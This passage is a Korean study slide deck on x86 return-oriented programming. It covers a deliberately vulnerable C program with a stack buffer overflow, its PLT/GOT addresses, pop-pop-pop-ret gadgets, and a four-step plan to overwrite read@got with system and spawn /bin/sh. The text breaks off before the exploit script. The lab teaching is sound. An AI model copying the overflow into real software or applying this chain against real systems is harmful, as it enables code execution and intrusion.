RO :P #2 - x86

(Return Oriented Programming)

SCP 이예준

2019-10-15

content

- ROP - x86


  - Source analysis
  - PLT&GOT
  - Gadget
  - Bss
  - Memory leak
  - GOT overwrite
  - Exploit (pwntools)

반환 지향형 프로그래밍

› ROP (Return Oriented Programming)

NX bit와 ASLR 같은 메모리 보호 기법을 우회하기 위한 공격 기법
취약점이 있는 기계어 코드 섹션을 이용해서 BOF 공격 시 특정 명령을 실행

➔ **RET 가지고 프로그래밍**



PLT & GOT

GOT overwrite

RTL


RTL chaining

Gadget

ROP


› source analysis

<예제 코드>




```
#include <stdio.h>
#include <unistd.h>

void vuln(){
    char buf[50];
    read(0,buf,256);
}

void main(){
    write(1,"Hello ROP\n",10);
    vuln();
}
```

<메모리 보호 기법 확인>



```
ubuntu@ubuntu-virtual-machine:~/study/rop/x86$ checksec rop
[*] '/home/ubuntu/study/rop/x86/rop'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

<실행>




```
ubuntu@ubuntu-virtual-machine:~/study/rop/x86$ ./rop
Hello ROP
AAAABBBB
```

버퍼 오버플로우


함수 주소 출력

› PLT & GOT

<예제 코드>




```c
#include <stdio.h>
#include <unistd.h>

void vuln(){
    char buf[50];
    read(0,buf,256);
}

void main(){
    write(1,"Hello ROP\n",10);
    vuln();
}
```




```
gdb-peda$ info func
All defined functions:

Non-debugging symbols:
0x080482c8  _init
0x08048300  read@plt
0x08048310  __libc_start_main@plt
0x08048320  write@plt
0x08048340  _start
0x08048370  __x86.get_pc_thunk.bx
0x08048380  deregister_tm_clones
0x080483b0  register_tm_clones
0x080483f0  __do_global_dtors_aux
0x08048410  frame_dummy
0x0804843b  vuln
0x0804845a  main
0x08048490  __libc_csu_init
0x080484f0  __libc_csu_fini
0x080484f4  _fini
```

PLT & GOT



```
gdb-peda$ x/i 0x08048300
   0x8048300 <read@plt>:        jmp    DWORD PTR ds:0x804a00c
gdb-peda$ x/i 0x08048320
   0x8048320 <write@plt>:       jmp    DWORD PTR ds:0x804a014
```



```
gdb-peda$ info func
All defined functions:

Non-debugging symbols:
0x080482c8  _init
0x08048300  read@plt
0x08048310  __libc_start_main@plt
0x08048320  write@plt
0x08048340  _start
0x08048370  __x86.get_pc_thunk.bx
0x08048380  deregister_tm_clones
0x080483b0  register_tm_clones
0x080483f0  __do_global_dtors_aux
0x08048410  frame_dummy
0x0804843b  vuln
0x0804845a  main
0x08048490  __libc_csu_init
0x080484f0  __libc_csu_fini
0x080484f4  _fini
```


	<PLT table>	<GOT table>
read	0x8048300	0x804a00c
write	0x8048320	0x804a014

› Gadget (PPPR)

ssize_t read(int fd, void *buf, size_t nbytes)

ssize_t write(int fd, const void*buf, size_t nbytes)

인자 3개



```
ubuntu@ubuntu-virtual-machine:~/study/rop/x86$ objdump -d rop | egrep 'pop|ret'
 80482e9:       5b                      pop    %ebx
 80482ea:       c3                      ret
 8048342:       5e                      pop    %esi
 8048373:       c3                      ret
 80483a9:       f3 c3                   repz ret
 80483e3:       f3 c3                   repz ret
 804840c:       f3 c3                   repz ret
 8048459:       c3                      ret
 804848c:       c3                      ret
 80484e8:       5b                      pop    %ebx
 80484e9:       5e                      pop    %esi
 80484ea:       5f                      pop    %edi
 80484eb:       5d                      pop    %ebp
 80484ec:       c3                      ret
 80484f0:       f3 c3                   repz ret
 8048506:       5b                      pop    %ebx
 8048507:       c3                      ret
```

ROP (Return Oriented Programming)

- Atack Flow

1. read 함수 -> bss공간에 “/bin/sh” 문자 입력
2. write 함수 -> read@got 영역에 저장된 값을 출력
3. read 함수 -> read@got 영역을 system 함수의 주소로 덮어씀
4. read 함수 호출

› ROP (Return Oriented Programming)

- BSS


1. read 함수 -> bss공간에 “/bin/sh” 문자 입력
2. write 함수 -> read@got 영역에 저장된 값을 출력
3. read 함수 -> read@got 영역을 system 함수의 주소로 덮어씀
4. read 함수 호출

*data? bss?

전역변수, 정적변수, 배열, 구조체 등이 저장된다.


1) 초기화 된 데이터는 data 영역에 저장
2) 초기화 되지 않은 데이터는 BSS 영역에 저장

```
read(0,&bss,len(“/bin/sh”));
```



› ROP (Return Oriented Programming)

- BSS




```
ubuntu@ubuntu-virtual-machine:~/study/rop/x86$ readelf -S rop
There are 31 section headers, starting at offset 0x1814:

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        08048154 000154 000013 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            08048168 000168 000020 00   A  0   0  4
  [ 3] .note.gnu.build-i NOTE            08048188 000188 000024 00   A  0   0  4
  [ 4] .gnu.hash         GNU_HASH        080481ac 0001ac 000020 04   A  5   0  4
  [ 5] .dynsym           DYNSYM          080481cc 0001cc 000060 10   A  6   1  4
  [ 6] .dynstr           STRTAB          0804822c 00022c 000050 00   A  0   0  1
  [ 7] .gnu.version      VERSYM          0804827c 00027c 00000c 02   A  5   0  2
  [ 8] .gnu.version_r    VERNEED         08048288 000288 000020 00   A  6   1  4
  [ 9] .rel.dyn          REL             080482a8 0002a8 000008 08   A  5   0  4
  [10] .rel.plt          REL             080482b0 0002b0 000018 08  AI  5  24  4
  [11] .init             PROGBITS        080482c8 0002c8 000023 00  AX  0   0  4
  [12] .plt              PROGBITS        080482f0 0002f0 000040 04  AX  0   0 16
  [13] .plt.got          PROGBITS        08048330 000330 000008 00  AX  0   0  8
  [14] .text             PROGBITS        08048340 000340 0001b2 00  AX  0   0 16
  [15] .fini             PROGBITS        080484f4 0004f4 000014 00  AX  0   0  4
  [16] .rodata           PROGBITS        08048508 000508 000013 00   A  0   0  4
  [17] .eh_frame_hdr     PROGBITS        0804851c 00051c 000034 00   A  0   0  4
  [18] .eh_frame         PROGBITS        08048550 000550 0000ec 00   A  0   0  4
  [19] .init_array       INIT_ARRAY      08049f08 000f08 000004 00  WA  0   0  4
  [20] .fini_array       FINI_ARRAY      08049f0c 000f0c 000004 00  WA  0   0  4
